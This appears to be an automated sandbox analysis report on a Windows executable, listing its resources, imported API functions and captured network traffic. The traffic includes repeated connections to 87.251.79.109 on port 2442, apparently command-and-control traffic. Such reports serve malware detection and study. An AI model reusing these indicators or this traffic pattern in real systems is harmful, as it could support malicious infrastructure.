Name	RVA	Size	Type	Language	Country
AUDIOES	0xb9da0	0x3697c	RIFF (little-endian) data, WAVE audio, Microsoft PCM, 16 bit, stereo 44100 Hz	English	United States
RT_CURSOR	0xf071c	0x134	data		
RT_CURSOR	0xf0850	0x134	data		
RT_CURSOR	0xf0984	0x134	data		
RT_CURSOR	0xf0ab8	0x134	data		
RT_CURSOR	0xf0bec	0x134	data		
RT_CURSOR	0xf0d20	0x134	data		
RT_CURSOR	0xf0e54	0x134	data		
RT_BITMAP	0xf0f88	0x1d0	data		
RT_BITMAP	0xf1158	0x1e4	data		
RT_BITMAP	0xf133c	0x1d0	data		
RT_BITMAP	0xf150c	0x1d0	data		
RT_BITMAP	0xf16dc	0x1d0	data		
RT_BITMAP	0xf18ac	0x1d0	data		
RT_BITMAP	0xf1a7c	0x1d0	data		
RT_BITMAP	0xf1c4c	0x1d0	data		
RT_BITMAP	0xf1e1c	0x1d0	data		
RT_BITMAP	0xf1fec	0x1d0	data		
RT_BITMAP	0xf21bc	0xe8	GLS_BINARY_LSB_FIRST	English	United States
RT_ICON	0xf22a4	0x25a8	dBase IV DBT of `.DBF, block length 9216, next free block index 40, next free block 0, next used block 0		
RT_ICON	0xf484c	0x988	data		
RT_ICON	0xf51d4	0x468	GLS_BINARY_LSB_FIRST		
RT_DIALOG	0xf563c	0x52	data		
RT_STRING	0xf5690	0x114	data		
RT_STRING	0xf57a4	0x3d0	data		
RT_STRING	0xf5b74	0x554	data		
RT_STRING	0xf60c8	0x3cc	data		
RT_STRING	0xf6494	0x1d4	data		
RT_STRING	0xf6668	0x180	data		
RT_STRING	0xf67e8	0x314	COM executable for DOS		
RT_STRING	0xf6afc	0x4f4	data		
RT_STRING	0xf6ff0	0x1c0	data		
RT_STRING	0xf71b0	0xec	data		
RT_STRING	0xf729c	0x134	data		
RT_STRING	0xf73d0	0x314	data		
RT_STRING	0xf76e4	0x40c	data		
RT_STRING	0xf7af0	0x380	data		
RT_STRING	0xf7e70	0x3d4	data		
RT_STRING	0xf8244	0x250	data		
RT_STRING	0xf8494	0xec	data		
RT_STRING	0xf8580	0x1dc	data		
RT_STRING	0xf875c	0x3ec	data		
RT_STRING	0xf8b48	0x3f4	data		
RT_STRING	0xf8f3c	0x30c	data		
RT_STRING	0xf9248	0x328	data		


Name	RVA	Size	Type	Language	Country
RT_RCDATA	0xf9570	0x10	data		
RT_RCDATA	0xf9580	0x370	data		
RT_RCDATA	0xf98f0	0x16ad	Delphi compiled form 'TForm1'		
RT_RCDATA	0xfafa0	0x2c3	Delphi compiled form 'TForm2'		
RT_RCDATA	0xfb264	0x39e	Delphi compiled form 'TForm3'		
RT_RCDATA	0xfb604	0x2d0	Delphi compiled form 'TForm4'		
RT_GROUP_CURSOR	0xfb8d4	0x14	Lotus unknown worksheet or configuration, revision 0x1		
RT_GROUP_CURSOR	0xfb8e8	0x14	Lotus unknown worksheet or configuration, revision 0x1		
RT_GROUP_CURSOR	0xfb8fc	0x14	Lotus unknown worksheet or configuration, revision 0x1		
RT_GROUP_CURSOR	0xfb910	0x14	Lotus unknown worksheet or configuration, revision 0x1		
RT_GROUP_CURSOR	0xfb924	0x14	Lotus unknown worksheet or configuration, revision 0x1		
RT_GROUP_CURSOR	0xfb938	0x14	Lotus unknown worksheet or configuration, revision 0x1		
RT_GROUP_CURSOR	0xfb94c	0x14	Lotus unknown worksheet or configuration, revision 0x1		
RT_GROUP_ICON	0xfb960	0x30	data		
RT_VERSION	0xfb990	0x934	data		
RT_VERSION	0xfc2c4	0x498	data	German	Germany

Imports

DLL	Import
kernel32.dll	DeleteCriticalSection, LeaveCriticalSection, EnterCriticalSection, InitializeCriticalSection, VirtualFree, VirtualAlloc, LocalFree, LocalAlloc, GetVersion, GetCurrentThreadId, InterlockedDecrement, InterlockedIncrement, VirtualQuery, WideCharToMultiByte, MultiByteToWideChar, lstrlenA, lstrcpynA, LoadLibraryExA, GetThreadLocale, GetStartupInfoA, GetProcAddress, GetModuleHandleA, GetModuleFileNameA, GetLocaleInfoA, GetLastError, GetCommandLineA, FreeLibrary, FindFirstFileA, FindClose, ExitProcess, WriteFile, UnhandledExceptionFilter, SetFilePointer, SetEndOfFile, RtlUnwind, ReadFile, RaiseException, GetStdHandle, GetFileSize, GetFileType, CreateFileA, CloseHandle
user32.dll	GetKeyboardType, LoadStringA, MessageBoxA, CharNextA
advapi32.dll	RegQueryValueExA, RegOpenKeyExA, RegCloseKey
oleaut32.dll	SysFreeString, SysReAllocStringLen, SysAllocStringLen
kernel32.dll	TlsSetValue, TlsGetValue, LocalAlloc, GetModuleHandleA
advapi32.dll	RegQueryValueExA, RegOpenKeyExA, RegCloseKey
kernel32.dll	lstrcpyA, WriteFile, WaitForSingleObject, VirtualQuery, VirtualProtect, VirtualAlloc, Sleep, SizeofResource, SetThreadLocale, SetFilePointer, SetEvent, SetErrorMode, SetEndOfFile, ResetEvent, ReadFile, MultiByteToWideChar, MulDiv, LockResource, LoadResource, LoadLibraryA, LeaveCriticalSection, InitializeCriticalSection, GlobalUnlock, GlobalReAlloc, GlobalHandle, GlobalLock, GlobalFree, GlobalFindAtomA, GlobalDeleteAtom, GlobalAlloc, GlobalAddAtomA, GetVersionExA, GetVersion, GetTickCount, GetThreadLocale, GetSystemInfo, GetStringTypeExA, GetStdHandle, GetProfileStringA, GetProcAddress, GetModuleHandleA, GetModuleFileNameA, GetLocaleInfoA, GetLocalTime, GetLastError, GetFullPathNameA, GetDiskFreeSpaceA, GetDateFormatA, GetCurrentThreadId, GetCurrentProcessId, GetCurrentProcess, GetComputerNameA, GetCPInfo, GetACP, FreeResource, InterlockedExchange, FreeLibrary, FormatMessageA, FlushInstructionCache, FindResourceA, FindFirstFileA, FindClose, FileTimeToLocalFileTime, FileTimeToDosDateTime, EnumCalendarInfoA, EnterCriticalSection, DeleteFileA, DeleteCriticalSection, CreateThread, CreateFileA, CreateEventA, CompareStringA, CloseHandle
version.dll	VerQueryValueA, GetFileVersionInfoSizeA, GetFileVersionInfoA
gdi32.dll	UnrealizeObject, StretchBlt, StartPage, StartDocA, SetWindowOrgEx, SetWinMetaFileBits, SetViewportOrgEx, SetTextColor, SetStretchBltMode, SetROP2, SetPixel, SetMapMode, SetEnhMetaFileBits, SetDIBColorTable, SetBrushOrgEx, SetBkMode, SetBkColor, SetAbortProc, SelectPalette, SelectObject, SelectClipRgn, SaveDC, RestoreDC, Rectangle, RectVisible, RealizePalette, Polyline, Polygon, PlayEnhMetaFile, PatBlt, MoveToEx, MaskBlt, LineTo, IntersectClipRect, GetWindowOrgEx, GetWinMetaFileBits, GetTextMetricsA, GetTextExtentPointA, GetTextExtentPoint32A, GetSystemPaletteEntries, GetStockObject, GetPixel, GetPaletteEntries, GetObjectA, GetEnhMetaFilePaletteEntries, GetEnhMetaFileHeader, GetEnhMetaFileBits, GetDeviceCaps, GetDIBits, GetDIBColorTable, GetDCOrgEx, GetCurrentPositionEx, GetClipBox, GetBrushOrgEx, GetBitmapBits, GdiFlush, ExtTextOutA, ExcludeClipRect, EndPage, EndDoc, DeleteObject, DeleteEnhMetaFile, DeleteDC, CreateSolidBrush, CreatePenIndirect, CreatePalette, CreateICA, CreateHalftonePalette, CreateFontIndirectA, CreateDIBitmap, CreateDIBSection, CreateDCA, CreateCompatibleDC, CreateCompatibleBitmap, CreateBrushIndirect, CreateBitmap, CopyEnhMetaFileA, CombineRgn, BitBlt

DLL	Import
user32.dll	CreateWindowExA, WindowFromPoint, WinHelpA, WaitMessage, UpdateWindow, UnregisterClassA, UnhookWindowsHookEx, TranslateMessage, TranslateMDISysAccel, TrackPopupMenu, SystemParametersInfoA, ShowWindow, ShowScrollBar, ShowOwnedPopups, ShowCursor, ShowCaret, SetWindowsHookExA, SetWindowTextA, SetWindowPos, SetWindowPlacement, SetWindowLongA, SetTimer, SetScrollRange, SetScrollPos, SetScrollInfo, SetRect, SetPropA, SetParent, SetMenuItemInfoA, SetMenu, SetForegroundWindow, SetFocus, SetCursor, SetClipboardData, SetClassLongA, SetCapture, SetActiveWindow, SendMessageA, ScrollWindow, ScreenToClient, RemovePropA, RemoveMenu, ReleaseDC, ReleaseCapture, RegisterWindowMessageA, RegisterClipboardFormatA, RegisterClassA, RedrawWindow, PtInRect, PostQuitMessage, PostMessageA, PeekMessageA, OpenClipboard, OffsetRect, OemToCharA, MessageBoxA, MessageBeep, MapWindowPoints, MapVirtualKeyA, LoadStringA, LoadKeyboardLayoutA, LoadIconA, LoadCursorA, LoadBitmapA, KillTimer, IsZoomed, IsWindowVisible, IsWindowEnabled, IsWindow, IsRectEmpty, IsIconic, IsDialogMessageA, IsChild, InvalidateRect, IntersectRect, InsertMenuItemA, InsertMenuA, InflateRect, HideCaret, GetWindowThreadProcessId, GetWindowTextA, GetWindowRect, GetWindowPlacement, GetWindowLongA, GetWindowDC, GetUpdateRect, GetTopWindow, GetSystemMetrics, GetSystemMenu, GetSysColorBrush, GetSysColor, GetSubMenu, GetScrollRange, GetScrollPos, GetScrollInfo, GetPropA, GetParent, GetWindow, GetMenuStringA, GetMenuState, GetMenuItemInfoA, GetMenuItemID, GetMenuItemCount, GetMenu, GetLastActivePopup, GetKeyboardState, GetKeyboardLayoutList, GetKeyboardLayout, GetKeyState, GetKeyNameTextA, GetIconInfo, GetForegroundWindow, GetFocus, GetDlgItem, GetDesktopWindow, GetDCEx, GetDC, GetCursorPos, GetCursor, GetClipboardData, GetClientRect, GetClassNameA, GetClassInfoA, GetCapture, GetActiveWindow, FrameRect, FindWindowA, FillRect, EqualRect, EnumWindows, EnumThreadWindows, EndPaint, EnableWindow, EnableScrollBar, EnableMenuItem, EmptyClipboard, DrawTextA, DrawStateA, DrawMenuBar, DrawIconEx, DrawIcon, DrawFrameControl, DrawFocusRect, DrawEdge, DispatchMessageA, DestroyWindow, DestroyMenu, DestroyIcon, DestroyCursor, DeleteMenu, DefWindowProcA, DefMDIChildProcA, DefFrameProcA, CreatePopupMenu, CreateMenu, CreateIcon, CloseClipboard, ClientToScreen, CheckMenuItem, CallWindowProcA, CallNextHookEx, BeginPaint, CharNextA, CharLowerBuffA, CharLowerA, CharUpperBuffA, CharToOemA, AdjustWindowRectEx, ActivateKeyboardLayout
kernel32.dll	Sleep
oleaut32.dll	SafeArrayPtrOfIndex, SafeArrayPutElement, SafeArrayGetElement, SafeArrayUnaccessData, SafeArrayAccessData, SafeArrayGetUBound, SafeArrayGetLBound, SafeArrayCreate, VariantChangeType, VariantCopyInd, VariantCopy, VariantClear, VariantInit
ole32.dll	CoTaskMemFree, ProgIDFromCLSID, StringFromCLSID, CoCreateInstance, CoUninitialize, CoInitialize, IsEqualGUID
oleaut32.dll	GetErrorInfo, GetActiveObject, SysFreeString
comctl32.dll	ImageList_SetIconSize, ImageList_GetIconSize, ImageList_Write, ImageList_Read, ImageList_GetDragImage, ImageList_DragShowNolock, ImageList_SetDragCursorImage, ImageList_DragMove, ImageList_DragLeave, ImageList_DragEnter, ImageList_EndDrag, ImageList_BeginDrag, ImageList_Remove, ImageList_DrawEx, ImageList_Replace, ImageList_Draw, ImageList_GetBkColor, ImageList_SetBkColor, ImageList_ReplaceIcon, ImageList_Add, ImageList_SetImageCount, ImageList_GetImageCount, ImageList_Destroy, ImageList_Create, InitCommonControls
winspool.drv	OpenPrinterA, EnumPrintersA, DocumentPropertiesA, ClosePrinter
shell32.dll	ShellExecuteA
comdlg32.dll	GetSaveFileNameA, GetOpenFileNameA
winmm.dll	sndPlaySoundA
kernel32	VirtualProtect, GetProcAddress
URL	AddMIMEFileTypesPS

Possible Origin


Language of compilation system	Country where language is spoken	Map
English	United States	
German	Germany	

Network Behavior

Network Port Distribution

Total Packets: 90

- 53 (DNS)
- 443 (HTTPS)



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Aug 5, 2022 11:29:02.215034008 CEST	49784	2442	192.168.2.6	87.251.79.109
Aug 5, 2022 11:29:02.310251951 CEST	2442	49784	87.251.79.109	192.168.2.6
Aug 5, 2022 11:29:02.848417044 CEST	49784	2442	192.168.2.6	87.251.79.109
Aug 5, 2022 11:29:02.943662882 CEST	2442	49784	87.251.79.109	192.168.2.6
Aug 5, 2022 11:29:03.448482990 CEST	49784	2442	192.168.2.6	87.251.79.109
Aug 5, 2022 11:29:03.543705940 CEST	2442	49784	87.251.79.109	192.168.2.6
Aug 5, 2022 11:29:04.573559046 CEST	49785	2442	192.168.2.6	87.251.79.109
Aug 5, 2022 11:29:04.671610117 CEST	2442	49785	87.251.79.109	192.168.2.6
Aug 5, 2022 11:29:05.190604925 CEST	49785	2442	192.168.2.6	87.251.79.109
Aug 5, 2022 11:29:05.288259983 CEST	2442	49785	87.251.79.109	192.168.2.6
Aug 5, 2022 11:29:05.892695904 CEST	49785	2442	192.168.2.6	87.251.79.109
Aug 5, 2022 11:29:05.990417957 CEST	2442	49785	87.251.79.109	192.168.2.6
Aug 5, 2022 11:29:07.038170099 CEST	49787	2442	192.168.2.6	87.251.79.109
Aug 5, 2022 11:29:07.132850885 CEST	2442	49787	87.251.79.109	192.168.2.6
Aug 5, 2022 11:29:07.763283014 CEST	49787	2442	192.168.2.6	87.251.79.109
Aug 5, 2022 11:29:07.857615948 CEST	2442	49787	87.251.79.109	192.168.2.6
Aug 5, 2022 11:29:08.450799942 CEST	49787	2442	192.168.2.6	87.251.79.109
Aug 5, 2022 11:29:08.544441938 CEST	2442	49787	87.251.79.109	192.168.2.6
Aug 5, 2022 11:29:09.677699089 CEST	49788	2442	192.168.2.6	87.251.79.109
Aug 5, 2022 11:29:09.771477938 CEST	2442	49788	87.251.79.109	192.168.2.6
Aug 5, 2022 11:29:10.450978994 CEST	49788	2442	192.168.2.6	87.251.79.109
Aug 5, 2022 11:29:10.545030117 CEST	2442	49788	87.251.79.109	192.168.2.6
Aug 5, 2022 11:29:11.060378075 CEST	49788	2442	192.168.2.6	87.251.79.109
Aug 5, 2022 11:29:11.154350996 CEST	2442	49788	87.251.79.109	192.168.2.6
Aug 5, 2022 11:29:12.200670004 CEST	49789	2442	192.168.2.6	87.251.79.109
Aug 5, 2022 11:29:12.295372963 CEST	2442	49789	87.251.79.109	192.168.2.6
Aug 5, 2022 11:29:12.904258966 CEST	49789	2442	192.168.2.6	87.251.79.109
Aug 5, 2022 11:29:12.998805046 CEST	2442	49789	87.251.79.109	192.168.2.6
Aug 5, 2022 11:29:13.513674021 CEST	49789	2442	192.168.2.6	87.251.79.109
Aug 5, 2022 11:29:13.607850075 CEST	2442	49789	87.251.79.109	192.168.2.6
Aug 5, 2022 11:29:14.636627913 CEST	49792	2442	192.168.2.6	87.251.79.109
Aug 5, 2022 11:29:14.730544090 CEST	2442	49792	87.251.79.109	192.168.2.6
Aug 5, 2022 11:29:15.294990063 CEST	49792	2442	192.168.2.6	87.251.79.109
Aug 5, 2022 11:29:15.388828039 CEST	2442	49792	87.251.79.109	192.168.2.6
Aug 5, 2022 11:29:15.893026114 CEST	49792	2442	192.168.2.6	87.251.79.109
Aug 5, 2022 11:29:15.987512112 CEST	2442	49792	87.251.79.109	192.168.2.6
Aug 5, 2022 11:29:17.066796064 CEST	49798	2442	192.168.2.6	87.251.79.109
Aug 5, 2022 11:29:17.162373066 CEST	2442	49798	87.251.79.109	192.168.2.6
Aug 5, 2022 11:29:17.750139952 CEST	49798	2442	192.168.2.6	87.251.79.109
Aug 5, 2022 11:29:17.845583916 CEST	2442	49798	87.251.79.109	192.168.2.6
Aug 5, 2022 11:29:18.350229979 CEST	49798	2442	192.168.2.6	87.251.79.109

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Aug 5, 2022 11:29:18.447462082 CEST	2442	49798	87.251.79.109	192.168.2.6
Aug 5, 2022 11:29:19.492218018 CEST	49804	2442	192.168.2.6	87.251.79.109
Aug 5, 2022 11:29:19.589941025 CEST	2442	49804	87.251.79.109	192.168.2.6
Aug 5, 2022 11:29:20.101403952 CEST	49804	2442	192.168.2.6	87.251.79.109
Aug 5, 2022 11:29:20.198950052 CEST	2442	49804	87.251.79.109	192.168.2.6
Aug 5, 2022 11:29:20.901417017 CEST	49804	2442	192.168.2.6	87.251.79.109
Aug 5, 2022 11:29:20.999027014 CEST	2442	49804	87.251.79.109	192.168.2.6
Aug 5, 2022 11:29:22.129579067 CEST	49805	2442	192.168.2.6	87.251.79.109
Aug 5, 2022 11:29:22.226104021 CEST	2442	49805	87.251.79.109	192.168.2.6
Aug 5, 2022 11:29:22.750619888 CEST	49805	2442	192.168.2.6	87.251.79.109
Aug 5, 2022 11:29:22.847090006 CEST	2442	49805	87.251.79.109	192.168.2.6
Aug 5, 2022 11:29:23.350569963 CEST	49805	2442	192.168.2.6	87.251.79.109
Aug 5, 2022 11:29:23.447024107 CEST	2442	49805	87.251.79.109	192.168.2.6
Aug 5, 2022 11:29:24.478112936 CEST	49807	2442	192.168.2.6	87.251.79.109
Aug 5, 2022 11:29:24.574439049 CEST	2442	49807	87.251.79.109	192.168.2.6
Aug 5, 2022 11:29:24.738317013 CEST	49808	443	192.168.2.6	13.107.43.12
Aug 5, 2022 11:29:24.738347054 CEST	443	49808	13.107.43.12	192.168.2.6
Aug 5, 2022 11:29:24.738432884 CEST	49808	443	192.168.2.6	13.107.43.12
Aug 5, 2022 11:29:24.738967896 CEST	49808	443	192.168.2.6	13.107.43.12
Aug 5, 2022 11:29:24.738979101 CEST	443	49808	13.107.43.12	192.168.2.6
Aug 5, 2022 11:29:24.858933926 CEST	443	49808	13.107.43.12	192.168.2.6
Aug 5, 2022 11:29:24.859107971 CEST	49808	443	192.168.2.6	13.107.43.12
Aug 5, 2022 11:29:24.860426903 CEST	443	49808	13.107.43.12	192.168.2.6
Aug 5, 2022 11:29:24.860555887 CEST	49808	443	192.168.2.6	13.107.43.12
Aug 5, 2022 11:29:24.943790913 CEST	49808	443	192.168.2.6	13.107.43.12
Aug 5, 2022 11:29:24.943818092 CEST	443	49808	13.107.43.12	192.168.2.6
Aug 5, 2022 11:29:24.944324970 CEST	443	49808	13.107.43.12	192.168.2.6
Aug 5, 2022 11:29:24.944384098 CEST	49808	443	192.168.2.6	13.107.43.12
Aug 5, 2022 11:29:24.945410013 CEST	49808	443	192.168.2.6	13.107.43.12
Aug 5, 2022 11:29:24.987375021 CEST	443	49808	13.107.43.12	192.168.2.6
Aug 5, 2022 11:29:25.107742071 CEST	49807	2442	192.168.2.6	87.251.79.109
Aug 5, 2022 11:29:25.141964912 CEST	443	49808	13.107.43.12	192.168.2.6
Aug 5, 2022 11:29:25.142021894 CEST	443	49808	13.107.43.12	192.168.2.6
Aug 5, 2022 11:29:25.142066002 CEST	443	49808	13.107.43.12	192.168.2.6
Aug 5, 2022 11:29:25.142119884 CEST	49808	443	192.168.2.6	13.107.43.12
Aug 5, 2022 11:29:25.142148972 CEST	49808	443	192.168.2.6	13.107.43.12
Aug 5, 2022 11:29:25.142158985 CEST	443	49808	13.107.43.12	192.168.2.6
Aug 5, 2022 11:29:25.142172098 CEST	443	49808	13.107.43.12	192.168.2.6
Aug 5, 2022 11:29:25.142256975 CEST	49808	443	192.168.2.6	13.107.43.12
Aug 5, 2022 11:29:25.142273903 CEST	49808	443	192.168.2.6	13.107.43.12
Aug 5, 2022 11:29:25.148289919 CEST	49808	443	192.168.2.6	13.107.43.12
Aug 5, 2022 11:29:25.148797989 CEST	443	49808	13.107.43.12	192.168.2.6
Aug 5, 2022 11:29:25.148832083 CEST	443	49808	13.107.43.12	192.168.2.6
Aug 5, 2022 11:29:25.148901939 CEST	49808	443	192.168.2.6	13.107.43.12
Aug 5, 2022 11:29:25.148941040 CEST	49808	443	192.168.2.6	13.107.43.12
Aug 5, 2022 11:29:25.202805996 CEST	2442	49807	87.251.79.109	192.168.2.6
Aug 5, 2022 11:29:25.795777082 CEST	49807	2442	192.168.2.6	87.251.79.109
Aug 5, 2022 11:29:25.890801907 CEST	2442	49807	87.251.79.109	192.168.2.6
Aug 5, 2022 11:29:26.681442022 CEST	49811	443	192.168.2.6	13.107.43.12
Aug 5, 2022 11:29:26.681490898 CEST	443	49811	13.107.43.12	192.168.2.6
Aug 5, 2022 11:29:26.681591988 CEST	49811	443	192.168.2.6	13.107.43.12
Aug 5, 2022 11:29:26.682666063 CEST	49811	443	192.168.2.6	13.107.43.12
Aug 5, 2022 11:29:26.682687044 CEST	443	49811	13.107.43.12	192.168.2.6
Aug 5, 2022 11:29:26.776566982 CEST	443	49811	13.107.43.12	192.168.2.6
Aug 5, 2022 11:29:26.777185917 CEST	49811	443	192.168.2.6	13.107.43.12
Aug 5, 2022 11:29:26.780611038 CEST	49811	443	192.168.2.6	13.107.43.12
Aug 5, 2022 11:29:26.780649900 CEST	443	49811	13.107.43.12	192.168.2.6
Aug 5, 2022 11:29:26.787744045 CEST	49811	443	192.168.2.6	13.107.43.12
Aug 5, 2022 11:29:26.787785053 CEST	443	49811	13.107.43.12	192.168.2.6

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Aug 5, 2022 11:28:14.245707989 CEST	55201	53	192.168.2.6	8.8.8.8
Aug 5, 2022 11:28:15.658751011 CEST	59293	53	192.168.2.6	8.8.8.8
Aug 5, 2022 11:29:02.184688091 CEST	52858	53	192.168.2.6	8.8.8.8
Aug 5, 2022 11:29:02.204082012 CEST	53	52858	8.8.8.8	192.168.2.6
Aug 5, 2022 11:29:04.549520969 CEST	50029	53	192.168.2.6	8.8.8.8
Aug 5, 2022 11:29:04.571603060 CEST	53	50029	8.8.8.8	192.168.2.6
Aug 5, 2022 11:29:07.006860018 CEST	51194	53	192.168.2.6	8.8.8.8
Aug 5, 2022 11:29:07.036387920 CEST	53	51194	8.8.8.8	192.168.2.6
Aug 5, 2022 11:29:09.657099962 CEST	51666	53	192.168.2.6	8.8.8.8
Aug 5, 2022 11:29:09.675156116 CEST	53	51666	8.8.8.8	192.168.2.6
Aug 5, 2022 11:29:12.175276995 CEST	57037	53	192.168.2.6	8.8.8.8
Aug 5, 2022 11:29:12.195884943 CEST	53	57037	8.8.8.8	192.168.2.6
Aug 5, 2022 11:29:14.485907078 CEST	54529	53	192.168.2.6	8.8.8.8
Aug 5, 2022 11:29:14.615339994 CEST	62643	53	192.168.2.6	8.8.8.8
Aug 5, 2022 11:29:14.634816885 CEST	53	62643	8.8.8.8	192.168.2.6
Aug 5, 2022 11:29:15.163304090 CEST	54015	53	192.168.2.6	8.8.8.8
Aug 5, 2022 11:29:17.043893099 CEST	52089	53	192.168.2.6	8.8.8.8
Aug 5, 2022 11:29:17.064167023 CEST	53	52089	8.8.8.8	192.168.2.6
Aug 5, 2022 11:29:19.464258909 CEST	52698	53	192.168.2.6	8.8.8.8
Aug 5, 2022 11:29:19.483652115 CEST	53	52698	8.8.8.8	192.168.2.6
Aug 5, 2022 11:29:22.043886900 CEST	53829	53	192.168.2.6	8.8.8.8
Aug 5, 2022 11:29:22.063394070 CEST	53	53829	8.8.8.8	192.168.2.6
Aug 5, 2022 11:29:23.417946100 CEST	61901	53	192.168.2.6	8.8.8.8
Aug 5, 2022 11:29:24.456671953 CEST	58689	53	192.168.2.6	8.8.8.8
Aug 5, 2022 11:29:24.473798990 CEST	53	58689	8.8.8.8	192.168.2.6
Aug 5, 2022 11:29:24.677567959 CEST	50081	53	192.168.2.6	8.8.8.8
Aug 5, 2022 11:29:26.964517117 CEST	65526	53	192.168.2.6	8.8.8.8
Aug 5, 2022 11:29:26.983617067 CEST	53	65526	8.8.8.8	192.168.2.6
Aug 5, 2022 11:29:30.382174015 CEST	53049	53	192.168.2.6	8.8.8.8
Aug 5, 2022 11:29:30.401618958 CEST	53	53049	8.8.8.8	192.168.2.6
Aug 5, 2022 11:29:32.910898924 CEST	52125	53	192.168.2.6	8.8.8.8
Aug 5, 2022 11:29:32.931596041 CEST	53	52125	8.8.8.8	192.168.2.6
Aug 5, 2022 11:29:35.394706011 CEST	63104	53	192.168.2.6	8.8.8.8
Aug 5, 2022 11:29:35.411910057 CEST	53	63104	8.8.8.8	192.168.2.6
Aug 5, 2022 11:29:37.767740011 CEST	55083	53	192.168.2.6	8.8.8.8
Aug 5, 2022 11:29:37.785396099 CEST	53	55083	8.8.8.8	192.168.2.6
Aug 5, 2022 11:29:40.154763937 CEST	58360	53	192.168.2.6	8.8.8.8
Aug 5, 2022 11:29:40.174287081 CEST	53	58360	8.8.8.8	192.168.2.6
Aug 5, 2022 11:29:42.614136934 CEST	59724	53	192.168.2.6	8.8.8.8
Aug 5, 2022 11:29:42.633620977 CEST	53	59724	8.8.8.8	192.168.2.6
Aug 5, 2022 11:29:45.355396032 CEST	56071	53	192.168.2.6	8.8.8.8
Aug 5, 2022 11:29:45.374742985 CEST	53	56071	8.8.8.8	192.168.2.6
Aug 5, 2022 11:29:51.785748005 CEST	59106	53	192.168.2.6	8.8.8.8
Aug 5, 2022 11:29:51.805361986 CEST	53	59106	8.8.8.8	192.168.2.6
Aug 5, 2022 11:29:54.478871107 CEST	60658	53	192.168.2.6	8.8.8.8
Aug 5, 2022 11:29:54.498269081 CEST	53	60658	8.8.8.8	192.168.2.6
Aug 5, 2022 11:29:56.859287977 CEST	53170	53	192.168.2.6	8.8.8.8
Aug 5, 2022 11:29:56.877358913 CEST	53	53170	8.8.8.8	192.168.2.6
Aug 5, 2022 11:29:59.211819887 CEST	65367	53	192.168.2.6	8.8.8.8
Aug 5, 2022 11:29:59.229491949 CEST	53	65367	8.8.8.8	192.168.2.6
Aug 5, 2022 11:30:01.560338020 CEST	64544	53	192.168.2.6	8.8.8.8
Aug 5, 2022 11:30:01.579909086 CEST	53	64544	8.8.8.8	192.168.2.6
Aug 5, 2022 11:30:03.899482965 CEST	49679	53	192.168.2.6	8.8.8.8
Aug 5, 2022 11:30:03.917027950 CEST	53	49679	8.8.8.8	192.168.2.6
Aug 5, 2022 11:30:06.336374044 CEST	60361	53	192.168.2.6	8.8.8.8
Aug 5, 2022 11:30:06.355673075 CEST	53	60361	8.8.8.8	192.168.2.6
Aug 5, 2022 11:30:09.932691097 CEST	63771	53	192.168.2.6	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Aug 5, 2022 11:30:09.954303026 CEST	53	63771	8.8.8.8	192.168.2.6
Aug 5, 2022 11:30:12.483689070 CEST	64579	53	192.168.2.6	8.8.8.8
Aug 5, 2022 11:30:12.504652977 CEST	53	64579	8.8.8.8	192.168.2.6
Aug 5, 2022 11:30:15.014569044 CEST	58801	53	192.168.2.6	8.8.8.8
Aug 5, 2022 11:30:15.035667896 CEST	53	58801	8.8.8.8	192.168.2.6
Aug 5, 2022 11:30:17.395205021 CEST	59028	53	192.168.2.6	8.8.8.8
Aug 5, 2022 11:30:17.416325092 CEST	53	59028	8.8.8.8	192.168.2.6
Aug 5, 2022 11:30:19.745235920 CEST	61571	53	192.168.2.6	8.8.8.8
Aug 5, 2022 11:30:19.772651911 CEST	53	61571	8.8.8.8	192.168.2.6
Aug 5, 2022 11:30:22.058725119 CEST	49463	53	192.168.2.6	8.8.8.8
Aug 5, 2022 11:30:22.076283932 CEST	53	49463	8.8.8.8	192.168.2.6
Aug 5, 2022 11:30:24.401899099 CEST	64597	53	192.168.2.6	8.8.8.8
Aug 5, 2022 11:30:24.421556950 CEST	53	64597	8.8.8.8	192.168.2.6
Aug 5, 2022 11:30:26.868767023 CEST	57178	53	192.168.2.6	8.8.8.8
Aug 5, 2022 11:30:26.888618946 CEST	53	57178	8.8.8.8	192.168.2.6

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
